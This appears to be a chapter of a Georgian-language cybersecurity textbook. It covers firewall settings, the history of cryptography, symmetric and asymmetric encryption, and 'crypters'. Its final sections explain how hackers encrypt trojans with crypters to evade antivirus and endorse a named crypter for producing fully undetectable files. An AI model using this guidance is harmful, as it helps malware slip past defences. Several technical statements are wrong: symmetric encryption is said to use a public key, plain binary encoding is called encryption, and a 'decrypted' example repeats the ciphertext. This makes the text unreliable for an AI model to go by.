თქვენი ელექტრონული ინფორმაციის უსაფრთხოება პირდაპირი მნიშვნელობით თქვენს ხელშია. არ არის საკმარისი „Firewall“-ის ერთჯერადი გამართვა, რადგან დროთა განმავლობაში სხვადასხვა პროგრამები აწესებენ წვდომის სხვადასხვა პრივილეგიებს გარკვეულ ინფორმაციაზე. შესაბამისად, თქვენი კიბერ უსაფრთხოების უზრუნველსაყოფად, რეგულარულად უნდა აკვირდებოდეთ „Firewall“-ის პარამეტრებს და აკონტროლოთ არასანქცირებული ცვლილებები.

პირველ რიგში, დარწმუნდით, რომ „Firewall“-ის ჩართულია. მოძებნეთ თქვენი კომპიუტერის სამართავ პანელში „Firewall“ და შეამოწმეთ.

გამიჯნეთ ერთმანეთისგან სხვადასხვა ქსელები. მაგალითისთვის, „Home Network“ და „Public Network“.

განსაზღვრეთ, რა პროგრამებს უნდა ჰქონდეთ წვდომა ქსელთან. Windows Firewall-ის პარამეტრებში არის ფუნქცია „Allow a program or feature through Windows Firewall“. ამ ფუნქციის მეშვეობით, თქვენ თავად გადაწყვეტთ, რომელ პროგრამას მიაწვდით ქსელთან წვდომის პრივილეგიას.



არანაკლებ მნიშვნელოვანია საკუთარ კომპიუტერულ სისტემაზე ღია პორტების რეგულარული შემოწმება. ამის გასაკეთებლად, შეგიძლიათ გამოიყენოთ „Firewall“-ის „Advanced Settings“. ამ მენიუში ასახულია ყველა კავშირი, რომელიც გააჩნია თქვენს კომპიუტერულ სისტემას და ღია პორტების ჩამონათვალი.

იხილეთ ვიდეო  
გაკვეთილი



## 7.1. კრიპტოგრაფია

თავი  
VII

მე-6 თავში უკვე მიმოვიხილეთ მავნებელი პროგრამების აღმოჩენი და გამანადგურებელი პროგრამული უზრუნველყოფის მუშაობის ტიპოლოგია და სპეციფიკა. შედეგად მივედით დასკვნამდე, რომ თანამედროვე „ანტი-ვირუსები“ და „Firewall“-ები უმკლავდებიან თითქმის 99% მავნებელ პროგრამას და კიბერ შეტევას, იმ დათქმით, რომ ისინი არიან განახლებულნი უკანასკნელ ვერსიამდე. თუმცა 99% არ ნიშნავს 100%. ჰაკერები იყენებენ სხვადასხვა მეთოდებს, რათა აუარონ გვერდი მავნებელი პროგრამების აღმოჩენ „ანტი-ვირუსებს“, რათა დაეუფლონ საკუთარი მსხვერპლის კომპიუტერულ სისტემას.

როგორც წესი, „ანტი-ვირუსის“ გვერდის ავლა შესაძლებელია 2 ხერხით - კიბერ თაღლითობის (Social Engineering), ან კრიპტოგრაფიის (Cryptography) გამოყენებით. კიბერ თაღლითობის მეთოდის გამოყენება დამოკიდებულია ჰაკერის კრეატიულობაზე, ხოლო ამ თავს მივუძღვნით კრიპტოგრაფიას, რომელიც გახლავთ კიბერ უსაფრთხოების ერთერთი უმნიშვნელოვანესი კომპონენტი და შესწავლის სფერო.

## 7.2. კრიპტოგრაფიის განმარტება და მუშაობის ზოგადი პრინციპები

არ ჩამოვშორდეთ ერთგვარ ტრადიციას და დავიწყოთ ტერმინი კრიპტოგრაფიის განმარტება ეტიმოლოგიურად. მაშასადამე, ის შედგება ორი დამოუკიდებელი ტერმინისგან - „კრიპტო“ და „გრაფია“. პირველი ტერმინი წარმოიშვა ბერძნული ენიდან - „კრიპტოს“, რაც ნიშნავს დამალულს. ტერმინ „გრაფიას“-აც აქვს ბერძნული ფესვები და ის ნიშნავს წერას. გამოდის, რომ ეტიმოლოგიურად:

i

## „კრიპტოგრაფია ნიშნავს საიდუმლო წერას“

გავაგრძელოთ ამ ტერმინის შინაარსობრივი ანალიზი, რომელიც მსგავსია მისი ეტიმოლოგიური მნიშვნელობისა. რას აკეთებს, ან რისთვის გვჭირდება კრიპტოგრაფია? ის გვჭირდება შიფრების (Cipher) და განშიფრვის (Decipher) ალგორითმების (Algorithms / Key) შესაქმნელად.

- შიფრი (Cipher) - წერის შენიღბული ან საიდუმლო მეთოდი;
- გაშიფვრა (Decipher) - დაშიფრული ტექსტის გაშიფვრა;
- გასაღები (Key) - გასაშიფრად საჭირო „გასაღები“, ანუ უნიკალური კოდი, რომლის გამოყენებითაც შესაძლებელია ინფორმაციის განშიფვრა;

მეტი თვალსაჩინოებისთვის მოვიყვანოთ ზემოაღნიშნული ტერმინების მაგალითი. წარმოვიდგინოთ, რომ გიორგი სწერს ნინოს: „ხვალ წავიდეთ გამოვენაზე.“ დაშიფვრის გარეშე, ტექსტი უცვლელად ეგზავნება ნინოს, რაც წარმოშობს უსაფრთხოების საკმაოდ მაღალ რისკებს. კერძოდ, ჰაკერი **Man-In-The-Middle** შეტევის, ან სხვა კიბერ შეტევის მეშვეობით, ადვილად დაეუფლება ამ შეტყობინებას და ეცოდინება გიორგის და ნინოს ხვალინდელი გეგმების შესახებ. ამიტომაც, გახდა საჭირო კრიპტოგრაფიის პრინციპების გამოყენება, რათა ჰაკერისთვის ამოღებული შეტყობინება ყოფილიყო გაუგებარი. ეს ხდება შემდეგნაირად - ვიდრე შეტყობინება დატოვებს გიორგის კომპიუტერულ სისტემას, ის იშიფრება და გამოიყურება (მაგალითად) შემდეგნაირად:

„(.)3ე4ზ: '[ა39504ე93ფ34ო;მ9481ა.:{გ=||\_თ.,;941ე:{9481()24დ\*ი<}{ვ;8ა{წ.?!|ლ123ა}ვ:“}ხ>2“

ზემოაღნიშნული შიფრი არის საკმაოდ მარტივი და მოყვანილია მხოლოდ ალქმის სიმარტივისთვის. სინამდვილეში, ის იქნება გაცილებით უფრო რთული და განშიფვრაზე დახარჯული დრო კი ძალიან დიდი. იმდენად დიდი, რომ შესაძლოა აზრიც აღარ ჰქონდეს ამ შეტყობინების განშიფვრას.



კრიპტოგრაფის (ადამიანის) დანიშნულება არის ზემოაღნიშნული შიფრის განშიფვრა ალგორითმის მეშვეობით. საქმე იმაშია, რომ მას არ აქვს გასაღები და შესაბამისად ის უნდა ეცადოს მის გაგებას. ზემოაღნიშნულ სამაგალითო შემთხვევაში გასაღები საკმაოდ მარტივია და ეყრდნობა შემდეგ პრინციპებს:

- ტექსტი იკითხება მარჯვნიდან მარცხნივ
- ციფრებს და სასვენ ნიშნებს არ აქვთ მნიშვნელობა, თუ ისინი არ არიან მოქცეული ფრჩხილებში ()
- სიმბოლოები || ნიშნავს ადგილის გამოტოვებას
- ასოები მიყვება ერთმანეთს თანმიმდევრულად და აყალიბებენ შინაარს

უკანასკნელი ბულებები არის გასაღები, ან პრინციპები, რომელთა მეშვეობით შესაძლებელია დაშიფრული ტექსტის განშიფვრა. ამ გასაღების მოშველიების შედეგად ვიღებთ:

„(.)3ე4ზ: '[ა39504ე93ფ34ო;მ9481ა.:{გ=||\_თ.,;941ე:{9481()24დ\*ი<}{ვ;8ა{წ.?!|ლ123ა}ვ:“}ხ>2“



ანუ

„ხვალ წავიდეთ გამოვენაზე.“

## 7.3. კლასიკური კრიპტოგრაფიის მოკლე ისტორიული მიმოხილვა

მოგეხსენებათ, კრიპტოგრაფიის მეცნიერება ითვლის მრავალ საუკუნეს და ის მხოლოდ თანამედროვეობაში გახდა ასოცირებული კიბერ უსაფრთხოებასთან. შესაბამისად, ის გამოიყენებოდა გაცილებით უფრო ადრე, ვიდრე ჩვენს ცხოვრებაში ელექტრონული ხელსაწყოები შემოაბიჯებდნენ. კრიპტოგრაფიის მრავალსაუკუნოვანი ისტორია ასევე მიგვითითებს მის კომპლექსურობაზე, რადგან შიფრები ხშირად საჭიროებდნენ განახლებას და დაშიფვრის ახალი მეთოდების გამოყენებას. დღეს, კრიპტოგრაფიამ მიაღწია კომპლექსურობის კულმინაციას, რადგან ადამიანი, ან ადამიანების ჯგუფი, ვეღარ უძლავდება კომპიუტერის მიერ შექმნილ რთულ შიფრს. მაგრამ ისტორიულად ეს ასე არ იყო.



კრიპტოგრაფიის ისტორია იწყება ძველი ეგვიპტეს სამეფოში, როდესაც ეგვიპტელებმა დაიწყეს თავიანთი სამლოცველოების მოხატვა უცნობი იეროგლიფებით, ჩვენს წელთაღრიცხვამდე დაახლოებით 1900 წელს. ამ იეროგლიფების დანიშნულება მაინცდამაინც არ ყოფილა ინფორმაციის დაშიფვრა - ეს იეროგლიფები ემსახურებოდა ინფორმაციის მისტიფიკაციას, რაც ხშირად არის დამახასიათებელი სხვადასხვა რელიგიისთვის. მოგვიანებით მესოპოტამიაში, ჩვენს წელთაღრიცხვამდე 1500 წელს, დაიწყეს მნიშვნელოვანი / ღირებული ინფორმაციის დაშიფვრა თიხის ფილებზე. კრიპტოგრაფიის ელემენტები ასევე მოიძებნება საყოველთაოდ ცნობილ „კამასუტრაში“, სადაც სიტყვები იწერებოდა განსხვავებულად, რათა „შეყვარებულებს“ შეძლებოდათ ერთმანეთთან საიდუმლო კომუნიკაციის დამყარება.

შუა საუკუნეებში კრიპტოგრაფიის მეცნიერება უფრო მეტად დაიხვეწა და გამოჩნდა პირველი სამეცნიერო სახელმძღვანელო, რომელშიც ავტორმა აღწერა არაბული სიტყვების ასოების ყველა კომბინაცია, სადაც არ გამოიყენება ხმოვანი, ან თანხმოვანი ასოები. მოგვიანებით, ჩვენი წელთაღრიცხვით დაახლოებით 800 წელს, წარმოშობით არაბმა მათემატიკოსმა დაწერა სახელმძღვანელო „კრიპტოგრაფიული შეტყობინებების გაშიფვრის მანუსკრიპტი“, სადაც მან პირველად აღწერა კრიპტო-ანალიტიკის ტექნიკა, პოლი-ანბანის შიფრები, შიფრების კლასიფიკაცია, არაბული ფონეტიკა და სინტაქსი და განმარტა ე.წ. „სიხშირის ანალიზი“. მეორე მსოფლიო ომამდე, ეს გახლდათ კრიპტოგრაფიის მეცნიერების ერთერთი ყველაზე თვალსაჩინო ნაშრომი.

მეორე მსოფლიო ომის დროს კრიპტოგრაფია მნიშვნელოვნად დაიხვეწა, რადგან საიმედო შიფრის გამოყენება გახდა უმნიშვნელოვანესი ფაქტორი სამხედრო-სტრატეგიული უპირატესობის მოსაპოვებისთვის. ნაცისტურ გერმანიაში გამოიგონეს ე.წ. „მანქანა ენიგმა“, რომელიც იყო შეტყობინების გასაშიფრი სპეციალური ხელსაწყო. ის იყენებდა განშიფვრის ელექტრო-მექანიკურ როტორის პრინციპს. ეს პრინციპი საკმაოდ მარტივია, მაგრამ ამ მეთოდით დაშიფრული შეტყობინების გაშიფვრა ურთულესი გამოწვევა. კერძოდ, „მანქანა ენიგმის“ სისტემაში იყო 3 ფიზიკური როტორი, რომელთა სპეციალურად განსაზღვრული გადატრიალების მეშვეობით ასო გარდაიქმნებოდა შიფრად და პირიქით. შედეგად, „მანქანა ენიგმა“-ში იბეჭდებოდა ცალკეული ასო, ხოლო მის პანელზე ინთებოდა ის ასო, რომელსაც შიფრი ანაცვლებდა.



ინფორმაციის გასაიდუმლოების მიზნით ჩვენს თანამედროვეობაშიც აქტიურად იყენებენ კრიპტოგრაფიას.

სხვადასხვა ქვეყნების სადაზვერვო სამსახურებში ხშირად არის ცალკე კრიპტოგრაფების დანაყოფი, რომლის ერთადერთი დანიშნულება არის სტრატეგიული მოწინააღმდეგის დაშიფრული გზავნილების განშიფვრა.



## 7.4. თანამედროვე ელექტრონული კრიპტოგრაფია

ელექტრო გამომთვლელი მანქანების დამკვიდრების შედეგად, კრიპტოგრაფიამ განიცადა ტრანსფორმაცია და ეტაპობრივად გადაინაცვლა ციფრულ სამყაროში. პრინციპების თვალსაზრისით, ის მსგავსია თავისი კლასიკური წინამორბედებისა, თუმცა განსხვავდება სირთულის და გამოყენების მეთოდების თვალსაზრისით. ციფრული კრიპტოგრაფია აღარ ეყრდნობა მექანიკური კომპონენტების წინასწარ განსაზღვრულ ბრუნს, ფიზიკურ დოკუმენტზე დაწერილ გაურკვეველ ტექსტებს და ზოგადად - ლოგიკას.



დღეს შეტყობინებას შიფრავს თავად კომპიუტერული სისტემა და თავისი სირთულიდან გამომდინარე, მისი გაშიფვრა შეუძლია მხოლოდ კომპიუტერულ სისტემას. თანამედროვე ისტორია იცნობს შემთხვევებს, როდესაც ციფრული შიფრის განშიფვრა მოახერხა ადამიანმაც, მაგრამ ეს მხოლოდ ცალკეული შემთხვევებია და ისინი არ იძლევიან სისტემატიურ შედეგებს. შესაბამისად, თანამედროვე ციფრული შიფრის გატეხვა შესაძლებელია მხოლოდ ე.წ. „უხეში ძალის“ (Brute Force) გამოყენებით, ან კიბერ თაღლითობის მეშვეობით.

„უხეში ძალის“, იგივე „Brute Force“-ის მოქმედების პრინციპის თვალსაჩინოებისთვის წარმოვიდგინოთ შემდეგი მაგალითი:

დაუშიფრავი პაროლი	დაშიფრული პაროლი
moRningst@r831.1	01101101 01101111 01010010 01101110 01101001 01101110 01100111 01110011 01101000 01000000 01110010 00111000 00110011 00110001 00101110 00110001 00010101

ზემოაღნიშნულ ცხრილში დაუმუშავებელი პაროლის დასაშიფრად გამოყენებულია ბინარული კოდი. ამ კონკრეტული შემთხვევისთვის, მოდით წარმოვიდგინოთ, რომ ჩვენ არ გვაქვს ბინარული კოდის გარდაქმნის გასაღები. შესაბამისად, ნულების და ერთიანების ზემოაღნიშნული თანმიმდევრობა ჩვენთვის (ადამიანებისთვის) უბრალოდ ალოგიკურია და გაურკვეველი. შესაბამისად, ამ პაროლის გასაშიფრად შესაძლოა წლები დაგვჭირდეს. ამიტომაც, აზრი არ აქვს ზემოაღნიშნული შიფრის განშიფვრა გასაღების გამოცნობის მეშვეობით, რადგან ეს პრაქტიკულად შეუძლებელია. დროის თვალსაზრისით გაცილებით მომგებიანია პაროლის დადგენა ე.წ. „უხეში ძალის“ პრინციპით, რომლის თანახმადაც ჰაკერი ეცდება დაუშიფრავი პაროლის გატეხვას გამოცნობის პრინციპზე დაყრდნობით. ამისთვის არსებობს სპეციალური პროგრამული ხელსაწყოები, რომლებიც თანმიმდევრულად ჩამოყვებიან ასოების, ციფრების და სიმბოლოების ყველა შესაძლო კომბინაციას და საბოლოო ჯამში „გაართყავენ“ პაროლს. ეს პრინციპი დაფუძნებულია ცდის და გამოცნობის პრინციპზე და მოითხოვს დიდ კომპიუტერულ რესურსებს. ა.გ. შესაძლოა ითქვას, რომ თანამედროვე ციფრული შიფრები საკმაოდ საიმედო დაცვის სტანდარტს გვთავაზობენ და ამ ეტაპისთვის არ არსებობს მათი გამოთვლის პრაქტიკული მეთოდი.

## 7.4. თანამედროვე ელექტრონული კრიპტოგრაფიის ნაირსახეობა და ტიპოლოგია

ციფრული კრიპტოგრაფიაში გამოიყენება დაშიფვრის 3 ძირითადი მეთოდი. ესენია სიმეტრიული დაშიფვრა, ასიმეტრიული დაშიფვრა და ამ ორივეს სინთეზი.

უკანასკნელი წლების მანძილზე გამოიყენება ორივეს სინთეზი, რადგან ეს ითვლება დაშიფვრის უმაღლეს სტანდარტად. აქვე უნდა გავითვალისწინოთ, რომ სხვადასხვა ტიპის შიფრს აქვს თავისი ძლიერი და სუსტი მხარეები. ამიტომ, ძალიან მნიშვნელოვანია სწორი დაშიფვრის ტიპის შერჩევა, რათა კომუნიკაციის პროცესმა ჩაიაროს მაქსიმალურად უსაფრთხოდ და ამავდროულად სწრაფად.

### 7.4.1 სიმეტრიული დაშიფვრა (SYMMETRIC ENCRYPTION)

დავიწყოთ ქრონოლოგიურად სიმეტრიული დაშიფვრით, რადგან ის გაჩნდა ასიმეტრიულზე და რა თქმა უნდა, ორივეს სინთეზზე უფრო ადრე. სიმეტრიული დაშიფვრისას გამოიყენება ე.წ. საჯარო გასაღები (Public Key), რომელითაც ერთი მხრივ იშიფრება შეტყობინება და მეორე მხრივ ხდება ამ შეტყობინების განშიფვრა.

მაგალითისთვის შეგვიძლია წარმოვიდგინოთ შემდეგი მოცემულობა. გიორგი და ნინო შეთანხმდნენ, რომ ისინი ერთმანეთთან ბინარული კოდის მეშვეობით იურთიერთებენ. შესაბამისად, გიორგი შიფრავს თავის ტექსტს ბინარული კოდის გამოყენებით, ხოლო ნინო განშიფვრას მას იგივე ბინარული კოდის გამოყენებით. ანუ, ამ შემთხვევაში, ბინარული კოდი არის საჯარო გასაღები, რომელსაც იყენებს გიორგიც და ნინოც.

გამოიყურება ეს შემდეგნაირად:





სიმეტრიული დაშიფვრის გამოყენება ერთი საჯარო გასაღები (Public Key), რომლითაც ხდება ტექსტის დაშიფვრა და ტექსტის განშიფვრა. შესაბამისად, სიმეტრიული დაშიფვრის გრაფიკზე ჩანს მოქმედებების შემდეგი თანმიმდევრობა:

1. გიორგი საჯარო გასაღების მეშვეობით შიფრავს ტექსტს;
2. დაშიფრულ ტექსტს გიორგი უგზავნის ნინოს;
3. ნინო განშიფვრას ამ ტექსტს საჯარო გასაღების გამოყენებით;

ანუ, თუ ჰაკერი Man-In-The-Middle შეტევის მეშვეობით გადაიჭერს გიორგის მიერ დაშიფრულ ტექსტს, ის მას ვერ წაიკითხავს, რადგან მას არ აქვს ამ დაშიფრული ტექსტის განშიფვრისთვის საჭირო გასაღები.

რა საკვირველია, ზემოაღნიშნული ოპერაცია ხორციელდება ავტომატურად. არსებობს სიმეტრიული დაშიფვრის სხვადასხვა ალგორითმები:

- AES (Advanced Encryption Standard);
- DES (Data Encryption Standard);
- IDEA (International Data Encryption Algorithm);
- Blowfish (Drop-in replacement for DES or IDEA);
- RC4 (Rivest Cipher 4);
- RC5 (Rivest Cipher 5);
- RC6 (Rivest Cipher 6)

დღესდღეობით, ყველაზე ხშირად გამოყენებადი სიმეტრიული დაშიფვრის ალგორითმი არის AES, რომელსაც თავდაპირველად ეწოდებოდა „Rijndael“ ალგორითმი. 2001 წელს მან ჩაანაცვლა DES ალგორითმი, რომელიც ითვლება მოძველებულად, რადგან თანამედროვე კომპიუტერები ადვილად უძლავდებიან ამ უკანასკნელს. პირველი AES ალგორითმი იყო 128 ბიტისანი. მოგვიანებით გამოვიდა 192 და 256 ბიტისანი ვარიაციებიც.

ზოგადად, სიმეტრიული დაშიფვრა უკვე ითვლება მოძველებულად და მისი დაცულობის სტანდარტი სერიოზულად ჩამოუვარდება ასიმეტრიულ დაშიფვრას. კერძოდ, მას გააჩნია შემდეგი სისუსტე: Key Exhaustion - ანუ გასაღების „გამოფიტვა“. იგულისხმება, რომ გასაღებების თითოეული გამოყენებისას, ის აპარებს გარკვეულ ინფორმაციას, რომელიც გამოდგება ამ გასაღების გამოცნობისთვის. კერძოდ, საჯარო გასაღებების ხშირი გამოყენებისას იკვეთება ცალკეული თანმიმდევრობები, რომელთა გამოყენებით ჰაკერს შეუძლია გაშიფროს ეს გასაღები.

ასევე იკვეთება სხვა პრობლემები, როგორც გასაღებების მენეჯმენტი და გასაღებების ვადების გასვლის კონტროლი.

მიუხედავად ამისა, სიმეტრიული დაშიფვრა ფართოდ გამოიყენება დღესაც, ვინაიდან ასიმეტრიულთან შედარებით, ის მუშაობს გაცილებით სწრაფად და მოითხოვს გაცილებით ნაკლებ რესურსს.

## 7.4.2 ასიმეტრიული დაშიფვრა (ASYMMETRIC ENCRYPTION)

ასიმეტრიული დაშიფვრის დანერგვის საჭიროება განპირობებულია სიმეტრიული დაშიფვრის სისუსტეების აღმოჩენის შედეგად. თანამედროვე კრიპტოგრაფიაში ასიმეტრიული დაშიფვრა ითვლება დაცულობის უმაღლეს სტანდარტად. მაგრამ ასეთ ძლიერ დაცვას აქვს თავისი პრობლემები. კერძოდ, მაღალი მოთხოვნები სისტემური რესურსების მიმართ.



ასიმეტრიული დაშიფვრისას გამოიყენება ორი სხვადასხვა გასაღები - საჯარო და კერძო. ეს სტანდარტი მნიშვნელოვნად აძლიერებს უსაფრთხოებას, რადგან დაშიფვრის განშიფრვის პროცესში ასევე ერთვება კერძო გასაღებებიც. ეს პროცესი გამოიყურება შემდეგნაირად:

1. გიორგი შიფრავს ტექსტს საჯარო გასაღების მეშვეობით;
2. გიორგი აგზავნის დაშიფრულ ტექსტს ნინოსთან;
3. ნინო გაშიფრავს ამ ტექსტს საკუთარი კერძო გასაღების მეშვეობით.

ანუ, სიმეტრიული დაშიფვრისგან გასხვავებით, ასიმეტრიული დაშიფვრის დროს ჩნდება ახალი კომპონენტი - კერძო გასაღები. ეს კერძო გასაღები აქვს კომუნიკაციის მხოლოდ იმ მხარეს, რომელმაც უნდა გაშიფროს მიღებული ტექსტი. შესაბამისად, ნინოს გარდა ტექსტს ვერავინ ვერ გაშიფრავს, რადგან არავის არ აქვს ნინოს კერძო გასაღები.

ასიმეტრიული დაშიფვრის ყველაზე გავრცელებული ალგორითმებია:

- RSA (Rivest-Shamir-Adleman);
- DSA (Digital Signature Algorithm);
- ECC (Elliptic-Curve Cryptography);
- PKCS (Public Key Cryptography Standards)

RSA ასიმეტრიული დაშიფვრა ითვლება ყველაზე პოპულარულად, თუმცა აღსანიშნავია, რომ ის საკმაოდ ნელია. ის შედგება 1024, 2048, ან 4096 ბიტისგან, რაც ბევრჯერ აღემატება სიმეტრიული დაშიფვრის მიღებულ სტანდარტს - 256 ბიტს. შესაბამისად, ასეთი ტიპის შიფრის გასაშიფრად საჭიროა ძლიერი სისტემური რესურსები. განსაკუთრებით, როდესაც ასეთი შიფრის მეშვეობით იშიფრება დიდი მოცულობის ინფორმაცია.

# 7.4.3 ასიმეტრიული დაშიფვრა (ASYMMETRIC ENCRYPTION)

თანამედროვე უსაფრთხოების მაღალი სტანდარტის და პროდუქტიულობის შესანარჩუნებლად ერთდროულად გამოიყენება სიმეტრიული და ასიმეტრიული დაშიფვრა. ეს მიდგომა გაცილებით მომგებიანია, ვინაიდან მომხმარებელს უნარჩუნდება მუშაობის ოპტიმალური სიჩქარე, ხოლო უსაფრთხოება რჩება მაღალ დონეზე.

ამ პროცესის დანახვა შესაძლებელია SSL (Secure Sockets Layer)-ის მაგალითზე. SSL ითვლება კომუნიკაციის დაშიფვრის თანამედროვე სტანდარტად. როგორც წესი, ასეთი ტიპის კომუნიკაცია ხორციელდება კლიენტსა და სერვერს შორის. მაგალითად თქვენსა და Facebook-ს შორის. ასეთ შემთხვევაში ერთდროულად გამოიყენება სიმეტრიული და ასიმეტრიული დაშიფვრა.

თავდაპირველი კავშირის დამყარებისას:



ასეთი სინთეზური მეთოდით დაშიფრული კომუნიკაცია ერთდროულად უზრუნველყოფს უსაფრთხოების მაღალ სტანდარტს, რა დროსაც კავშირი მიმდინარეობს ოპტიმალური სიჩქარით.



## 7.5. თანამედროვე ციფრული კრიპტოგრაფიის დანიშნულება

ამ თავის დასაწყისში უკვე აღვნიშნე, რომ „ანტი-ვირუსების“ გვერდის ავლა შესაძლებელია კრიპტოგრაფიის გამოყენებით. თუმცა, გარდა ბოროტი განზრახვისა, კრიპტოგრაფიის გამოყენება შესაძლებელია ასევე ელექტრონული ინფორმაციის დასაცავად არასანქცირებული წვდომისგან და დანაშაულებრივი ხელყოფისგან. შესაბამისად, ის შეიძლება ერთდროულად ემსახურებოდეს კარგ მიზანსაც და ცუდსაც. ყველაფერი დამოკიდებულია იმაზე, თუ რა დანიშნულებით გამოიყენებთ კრიპტოგრაფიას.

განვიხილოთ ორივე მაგალითი:

**მაგალითი (ა)** - ჰაკერმა შექმნა „ტროიანი“-ს ტიპის მავნებელი პროგრამა, მაგრამ ამ „ტროიანს“ აფიქსირებს პრაქტიკულად ნებისმიერი „ანტი-ვირუსი“. იმისათვის, რომ აღმოჩენის ხარისხი მნიშვნელოვნად დაქვეითდეს, ჰაკერი იყენებს ე.წ. „კრიპტერებს“, რომელთა მეშვეობით ხდება „ტროიანის“ პროგრამული კოდის (სკრიპტის) დაშიფვრა. „ანტი-ვირუსებს“ არ შეუძლიათ დაშიფრული კოდის (სკრიპტის) გაშიფვრა, რადგან მათ არ აქვთ გასაშიფრად საჭირო გასაღები. „ანტი-ვირუსულ“ პროგრამებს რომც შეეძლოთ შიფრის „გატეხვა“, ეს მოითხოვდა ძალიან დიდ რესურსებს კომპიუტერული სისტემისგან და მომხმარებელი დიდი ალბათობით უარს იტყოდა სკანირებაზე.

შესაბამისად, „ანტი-ვირუსი“, რომელიც აღმოაჩენს ვირუსებს ბინარული ხელმოწერის საფუძველზე, დიდწილად ხდება უძლური დაშიფრული „ტროიანის“ წინააღმდეგ, რადგან ნებისმიერი პროგრამული კოდის დაშიფვრისას იცვლება ბინარული კოდიც. ხშირ შემთხვევაში კი ეს კოდი ხდება უნიკალური! ა.გ. თავისუფლად აღწევს კომპიუტერულ სისტემაში.

**მაგალითი (ბ)** - პროგრამისტმა დაწერა პროგრამა. მას შემდეგ, რაც მან მოახდინა საკუთარი კოდის კომპილირება<sup>1</sup> სრულფასოვან პროგრამაში, მან გადაწყვიტა დაეცვა საკუთარი ინტელექტუალური საკუთრება კრიპტოგრაფიის მეშვეობით. უკანასკნელი რომ არ გამოეყენებინა, სპეციალური პროგრამული უზრუნველყოფის მეშვეობით ინტელექტუალური საკუთრების ქურდები შეძლებდნენ ე.წ. „Source Code“-ის ამოღებას და ანალოგიური პროგრამის შექმნას. კრიპტოგრაფიის გამოყენებით პროგრამისტმა დაშიფრა „Source Code“ და ინტელექტუალური საკუთრების ქურდი ვეღარ მოახერხებს პროგრამული კოდის მოპარვას.

ზემოაღნიშნული მაგალითები ცალსახად მიუთითებელ კრიპტოგრაფიის სხვადასხვა დანიშნულების პოლარულობაზე. შესაბამისად, ჩვენ ვერ განვმარტავთ თანამედროვე კრიპტოგრაფიის გამოყენებას როგორც დადებით, ასევე უარყოფით, ფენომენად. ა.გ. მოგვიწევს ამოვიდეთ კრიპტოგრაფიის გამოყენების ზოგადი პრინციპებიდან. ამ შემთხვევაში, დეფინიცია იქნება შემდეგი:



„ციფრული კრიპტოგრაფიის დანიშნულება არის ელექტრონული ინფორმაციის გარდაქმნა იმ ფორმით, რომ ის გახდეს გაუგებარი მესამე (არასანქცირებული) პირისთვის“

ჩვენ გვახსოვს, რომ ელექტრონული ინფორმაცია შეიძლება იყოს ნებისმიერი ტექსტი, პაროლი, პროგრამა, გამოსახულება, ხმა და ა.შ. ციფრული კრიპტოგრაფია არის ელექტრონული ინფორმაციის დაცვის ერთერთი ყველაზე ეფექტიანი მექანიზმი.

<sup>1</sup> დეველოპერი (პროგრამის გამომშვეები) წერს პროგრამას სპეციალური პროგრამული კოდის გამოყენებით. პროგრამის დასაწერად გამოყენებულ კოდს ასევე უწოდებენ Source Code-ს. იმისათვის, რომ პროგრამის გაშვება გახდეს შესაძლებელი, აუცილებელია მ პროგრამული კოდის კომპილირება.

## 7.6. კრიპტერები (CRYPTERS)

„კრიპტერი“ არის პროგრამული უზრუნველყოფა, რომელიც გამოიყენება ელექტრონული ინფორმაციის ავტომატური დაშიფვრისთვის. როგორც წესი, მათ იყენებენ ადამიანები, ვისაც სურთ დროის ეკონომია და დაცულობის მისაღები სტანდარტის უზრუნველყოფა.

თანამედროვე პროგრამული უზრუნველყოფის ბაზარზე მოიძებნება უამრავი „კრიპტერი“, რომლებიც ერთმანეთისგან განსხვავდება გამომშვების, ფასის, დამატებითი ფუნქციების და კრიპტოგრაფიის სხვადასხვა მეთოდების გამოყენების თვალსაზრისით.

გამომშვების არჩევის თვალსაზრისით, თქვენთვის საუკეთესო არის ის „კრიპტერი“, რომელმაც დაიმსახურა მომხმარებლების აღიარება. შესაბამისად, ყველაზე ხშირად გამოყენებადი კრიპტერი, რომელსაც აქვს მაღალი შეფასება ყველა შემთხვევაში მომგებიანია.

როგორც წესი, უფასო „კრიპტერი“ ინფორმაციის დასაცავად არ გამოგადგებათ, რადგან მისი შიფრი საკმაოდ სწრაფად ტყდება. ეს ხდება იმიტომ, რომ თქვენ გარდა მას მოიხმარს უამრავი სხვა ადამიანი. მიუხედავად ამისა, მიზანშეწონილია დაშიფვრის შესწავლა უფასო კრიპტერის გამოყენებით.


სხვადასხვა გამომშვები გვთავაზობს კრიპტერის სხვადასხვა ფუნქციებს. დემონსტრაციის მიზნებისთვის, ჩვენ გამოვიყენებთ ერთერთ ყველაზე ეფექტიან კრიპტერს - „Cyber Seal“, რომელსაც აქვს აღმოჩენის ძალიან დაბალი დონე, ან გარკვეული კონფიგურაციისას ის ქმნის „FUD“\* ფაილებსაც.

